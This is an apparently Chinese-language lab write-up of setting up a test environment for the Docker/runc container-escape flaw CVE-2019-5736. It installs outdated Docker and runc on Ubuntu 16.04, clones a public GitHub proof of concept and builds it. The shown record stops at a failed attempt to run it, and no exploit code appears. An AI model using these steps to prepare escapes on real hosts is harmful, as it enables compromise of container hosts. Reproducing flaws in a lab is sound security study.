CVE-2019-5736 docker 逃逸漏洞

一、测试环境

1、操作系统

发行描述 ID:ubuntu 16.04
用户：kxr0451

2、Docker 版本


Docker version 18.03.1-ce, build 9ee9f40

3、Runc 版本


runc version 1.0.0-rc5
commit: 4fc53a81fb7c994640722ac585fa9ca548971871
spec: 1.0.0

二、准备指引


1、安装低版本 docker




```
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

kxr0451@ubuntu:~$ apt-get remove docker docker-engine docker-ce docker.io
E: Could not open lock file /var/lib/dpkg/lock-frontend - open (13: Permission d
enied)
E: Unable to acquire the dpkg frontend lock (/var/lib/dpkg/lock-frontend), are y
ou root?
kxr0451@ubuntu:~$ sudo apt-get remove docker docker-engine docker-ce docker.io
[sudo] password for kxr0451:
Reading package lists... Done
Building dependency tree
Reading state information... Done
Package 'docker-engine' is not installed, so not removed
Package 'docker-ce' is not installed, so not removed
Package 'docker' is not installed, so not removed
Package 'docker.io' is not installed, so not removed
0 upgraded, 0 newly installed, 0 to remove and 198 not upgraded.
kxr0451@ubuntu:~$ sudo apt-get update
Hit:1 http://us.archive.ubuntu.com/ubuntu xenial InRelease
Get:2 http://security.ubuntu.com/ubuntu xenial-security InRelease [109 kB]
Get:3 http://us.archive.ubuntu.com/ubuntu xenial-updates InRelease [109 kB]
Get:4 http://us.archive.ubuntu.com/ubuntu xenial-backports InRelease [107 kB]
Fetched 325 kB in 2s (110 kB/s)
Reading package lists... Done
kxr0451@ubuntu:~$ sudo apt-get install -y apt-transport-https ca-certificates cu
rl software-properties-common
Reading package lists... Done
Building dependency tree
Reading state information... Done
ca-certificates is already the newest version (20170717~16.04.2).
software-properties-common is already the newest version (0.96.20.8).
The following additional packages will be installed:
  libcurl3-gnutls
The following NEW packages will be installed:
  curl
```




```
The following packages will be upgraded:
  apt-transport-https libcurl3-gnutls
2 upgraded, 1 newly installed, 0 to remove and 196 not upgraded.
Need to get 349 kB of archives.
After this operation, 339 kB of additional disk space will be used.
Get:1 http://us.archive.ubuntu.com/ubuntu xenial-updates/main amd64 libcurl3-gnu
tls amd64 7.47.0-1ubuntu2.13 [184 kB]
Get:2 http://us.archive.ubuntu.com/ubuntu xenial-updates/main amd64 apt-transpor
t-https amd64 1.2.32 [26.5 kB]
Get:3 http://us.archive.ubuntu.com/ubuntu xenial-updates/main amd64 curl amd64 7
.47.0-1ubuntu2.13 [139 kB]
Fetched 349 kB in 3s (101 kB/s)
(Reading database ... 177270 files and directories currently installed.)
Preparing to unpack .../libcurl3-gnutls_7.47.0-1ubuntu2.13_amd64.deb ...
Unpacking libcurl3-gnutls:amd64 (7.47.0-1ubuntu2.13) over (7.47.0-1ubuntu2.12) .
..
Preparing to unpack .../apt-transport-https_1.2.32_amd64.deb ...
Unpacking apt-transport-https (1.2.32) over (1.2.29ubuntu0.1) ...
Selecting previously unselected package curl.
Preparing to unpack .../curl_7.47.0-1ubuntu2.13_amd64.deb ...
Unpacking curl (7.47.0-1ubuntu2.13) ...
Processing triggers for libc-bin (2.23-0ubuntu11) ...
Processing triggers for man-db (2.7.5-1) ...
Setting up libcurl3-gnutls:amd64 (7.47.0-1ubuntu2.13) ...
Setting up apt-transport-https (1.2.32) ...
Setting up curl (7.47.0-1ubuntu2.13) ...
Processing triggers for libc-bin (2.23-0ubuntu11) ...
kxr0451@ubuntu:~$ sudo curl -fsSL https://download.docker.com/linux/ubuntu/gpg|
sudo apt-key add-
Usage: apt-key [--keyring file] [command] [arguments]

Manage apt's list of trusted keys

  apt-key add <file>          - add the key contained in <file> ('-' for stdin)
  apt-key del <keyid>         - remove the key <keyid>
  apt-key export <keyid>      - output the key <keyid>
```



```
  apt-key add <file>          - add the key contained in <file> ('-' for stdin)
  apt-key del <keyid>         - remove the key <keyid>
  apt-key export <keyid>      - output the key <keyid>
  apt-key exportall           - output all trusted keys
  apt-key update              - update keys using the keyring package
  apt-key net-update          - update keys using the network
  apt-key list                - list keys
  apt-key finger              - list fingerprints
  apt-key adv                 - pass advanced options to gpg (download key)

If no specific keyring file is given the command applies to all keyring files.
(23) Failed writing body
kxr0451@ubuntu:~$ sudo curl -fsSL https://download.docker.com/linux/ubuntu/gpg|
sudo apt-key add -
OK
kxr0451@ubuntu:~$ sudo add-apt-repository "deb [arch=amd64] https://download.doc
ker.com/linux/ubuntu $(lsb_release -cs) stable"
kxr0451@ubuntu:~$ sudo apt-get update
Get:1 http://security.ubuntu.com/ubuntu xenial-security InRelease [109 kB]
Hit:2 http://us.archive.ubuntu.com/ubuntu xenial InRelease
Get:3 http://us.archive.ubuntu.com/ubuntu xenial-updates InRelease [109 kB]
Get:4 https://download.docker.com/linux/ubuntu xenial InRelease [66.2 kB]
Get:5 http://us.archive.ubuntu.com/ubuntu xenial-backports InRelease [107 kB]
Get:6 https://download.docker.com/linux/ubuntu xenial/stable amd64 Packages [8,4
82 B]
Fetched 400 kB in 2s (140 kB/s)
Reading package lists... Done
kxr0451@ubuntu:~$ sudo apt-get install docker-ce=18.03.1~ce-0~ubuntu
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  aufs-tools cgroupfs-mount git git-man liberror-perl pigz
Suggested packages:
  git-daemon-run | git-daemon-sysvinit git-doc git-el git-email git-gui gitk
```




```
  gitweb git-arch git-cvs git-mediawiki git-svn
The following NEW packages will be installed:
  aufs-tools cgroupfs-mount docker-ce git git-man liberror-perl pigz
0 upgraded, 7 newly installed, 0 to remove and 196 not upgraded.
Need to get 38.1 MB of archives.
After this operation, 207 MB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://us.archive.ubuntu.com/ubuntu xenial/universe amd64 pigz amd64 2.3.1
-2 [61.1 kB]
Get:2 https://download.docker.com/linux/ubuntu xenial/stable amd64 docker-ce amd
64 18.03.1~ce-0~ubuntu [34.0 MB]
Get:3 http://us.archive.ubuntu.com/ubuntu xenial/universe amd64 aufs-tools amd64
 1:3.2+20130722-1.1ubuntu1 [92.9 kB]
Get:4 http://us.archive.ubuntu.com/ubuntu xenial/universe amd64 cgroupfs-mount a
ll 1.2 [4,970 B]
Get:5 http://us.archive.ubuntu.com/ubuntu xenial/main amd64 liberror-perl all 0.
17-1.2 [19.6 kB]
Get:6 http://us.archive.ubuntu.com/ubuntu xenial-updates/main amd64 git-man all
1:2.7.4-0ubuntu1.6 [736 kB]
Get:7 http://us.archive.ubuntu.com/ubuntu xenial-updates/main amd64 git amd64 1:
2.7.4-0ubuntu1.6 [3,176 kB]
Fetched 38.1 MB in 28s (1,349 kB/s)
Selecting previously unselected package pigz.
(Reading database ... 177277 files and directories currently installed.)
Preparing to unpack .../pigz_2.3.1-2_amd64.deb ...
Unpacking pigz (2.3.1-2) ...
Selecting previously unselected package aufs-tools.
Preparing to unpack .../aufs-tools_1%3a3.2+20130722-1.1ubuntu1_amd64.deb ...
Unpacking aufs-tools (1:3.2+20130722-1.1ubuntu1) ...
Selecting previously unselected package cgroupfs-mount.
Preparing to unpack .../cgroupfs-mount_1.2_all.deb ...
Unpacking cgroupfs-mount (1.2) ...
Selecting previously unselected package docker-ce.
Preparing to unpack .../docker-ce_18.03.1~ce-0~ubuntu_amd64.deb ...
Unpacking docker-ce (18.03.1~ce-0~ubuntu) ...
Selecting previously unselected package liberror-perl.
```




```
Preparing to unpack .../liberror-perl_0.17-1.2_all.deb ...
Unpacking liberror-perl (0.17-1.2) ...
Selecting previously unselected package git-man.
Preparing to unpack .../git-man_1%3a2.7.4-0ubuntu1.6_all.deb ...
Unpacking git-man (1:2.7.4-0ubuntu1.6) ...
Selecting previously unselected package git.
Preparing to unpack .../git_1%3a2.7.4-0ubuntu1.6_amd64.deb ...
Unpacking git (1:2.7.4-0ubuntu1.6) ...
Processing triggers for man-db (2.7.5-1) ...
Processing triggers for libc-bin (2.23-0ubuntu11) ...
Processing triggers for ureadahead (0.100.0-19) ...
Processing triggers for systemd (229-4ubuntu21.16) ...
Setting up pigz (2.3.1-2) ...
Setting up aufs-tools (1:3.2+20130722-1.1ubuntu1) ...
Setting up cgroupfs-mount (1.2) ...
Setting up docker-ce (18.03.1~ce-0~ubuntu) ...
Setting up liberror-perl (0.17-1.2) ...
Setting up git-man (1:2.7.4-0ubuntu1.6) ...
Setting up git (1:2.7.4-0ubuntu1.6) ...
Processing triggers for libc-bin (2.23-0ubuntu11) ...
Processing triggers for systemd (229-4ubuntu21.16) ...
Processing triggers for ureadahead (0.100.0-19) ...
```

2、检查版本




```
kxr0451@ubuntu:~$ docker --version
Docker version 18.03.1-ce, build 9ee9f40
kxr0451@ubuntu:~$ docker-runc --version
runc version 1.0.0-rc5
commit: 4fc53a81fb7c994640722ac585fa9ca548971871
spec: 1.0.0
kxr0451@ubuntu:~$ 
```

3、获取并编译 PoC




```
kxr0451@ubuntu:~$ git clone https://github.com/Frichetten/CVE-2019-5736-PoC
Cloning into 'CVE-2019-5736-PoC'...
remote: Enumerating objects: 45, done.
remote: Counting objects: 100% (45/45), done.
remote: Compressing objects: 100% (30/30), done.
remote: Total 45 (delta 13), reused 45 (delta 13), pack-reused 0
Unpacking objects: 100% (45/45), done.
Checking connectivity... done.
kxr0451@ubuntu:~$ sudo apt install -y golang
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  golang-1.6 golang-1.6-doc golang-1.6-go golang-1.6-race-detector-runtime
  golang-1.6-src golang-doc golang-go golang-race-detector-runtime golang-src
Suggested packages:
  bzr mercurial subversion
The following NEW packages will be installed:
  golang golang-1.6 golang-1.6-doc golang-1.6-go
  golang-1.6-race-detector-runtime golang-1.6-src golang-doc golang-go
  golang-race-detector-runtime golang-src
0 upgraded, 10 newly installed, 0 to remove and 197 not upgraded.
Need to get 29.7 MB of archives.
After this operation, 202 MB of additional disk space will be used.
Get:1 http://us.archive.ubuntu.com/ubuntu xenial-updates/main amd64 golang-1.6-s
rc amd64 1.6.2-0ubuntu5~16.04.4 [6,416 kB]
Get:2 http://us.archive.ubuntu.com/ubuntu xenial-updates/main amd64 golang-1.6-g
o amd64 1.6.2-0ubuntu5~16.04.4 [20.5 MB]
Get:3 http://us.archive.ubuntu.com/ubuntu xenial-updates/main amd64 golang-1.6-d
oc all 1.6.2-0ubuntu5~16.04.4 [2,368 kB]
Get:4 http://us.archive.ubuntu.com/ubuntu xenial-updates/main amd64 golang-1.6 a
ll 1.6.2-0ubuntu5~16.04.4 [16.8 kB]
Get:5 http://us.archive.ubuntu.com/ubuntu xenial/main amd64 golang-src amd64 2:1
.6-1ubuntu4 [3,066 B]
Get:6 http://us.archive.ubuntu.com/ubuntu xenial/main amd64 golang-go amd64 2:1.
```



```
Selecting previously unselected package golang.
Preparing to unpack .../golang_2%3a1.6-1ubuntu4_all.deb ...
Unpacking golang (2:1.6-1ubuntu4) ...
Selecting previously unselected package golang-1.6-race-detector-runtime.
Preparing to unpack .../golang-1.6-race-detector-runtime_0.0+svn252922-0ubuntu1_
amd64.deb ...
Unpacking golang-1.6-race-detector-runtime (0.0+svn252922-0ubuntu1) ...
Selecting previously unselected package golang-race-detector-runtime.
Preparing to unpack .../golang-race-detector-runtime_2%3a1.6-1ubuntu4_amd64.deb
...
Unpacking golang-race-detector-runtime (2:1.6-1ubuntu4) ...
Processing triggers for man-db (2.7.5-1) ...
Setting up golang-1.6-src (1.6.2-0ubuntu5~16.04.4) ...
Setting up golang-1.6-go (1.6.2-0ubuntu5~16.04.4) ...
Setting up golang-1.6-doc (1.6.2-0ubuntu5~16.04.4) ...
Setting up golang-1.6 (1.6.2-0ubuntu5~16.04.4) ...
Setting up golang-src (2:1.6-1ubuntu4) ...
Setting up golang-go (2:1.6-1ubuntu4) ...
Setting up golang-doc (2:1.6-1ubuntu4) ...
Setting up golang (2:1.6-1ubuntu4) ...
Setting up golang-1.6-race-detector-runtime (0.0+svn252922-0ubuntu1) ...
Setting up golang-race-detector-runtime (2:1.6-1ubuntu4) ...
kxr0451@ubuntu:~$ cd ./CVE-201905736.PoC
bash: cd: ./CVE-201905736.PoC: No such file or directory
kxr0451@ubuntu:~$ cd ./CVE-2019-5736.PoC
bash: cd: ./CVE-2019-5736.PoC: No such file or directory
kxr0451@ubuntu:~$ cd ./CVE-2019-5736-PoC
kxr0451@ubuntu:~/CVE-2019-5736-PoC$ go build
kxr0451@ubuntu:~/CVE-2019-5736-PoC$ ./PoC
bash: ./PoC: No such file or directory
```

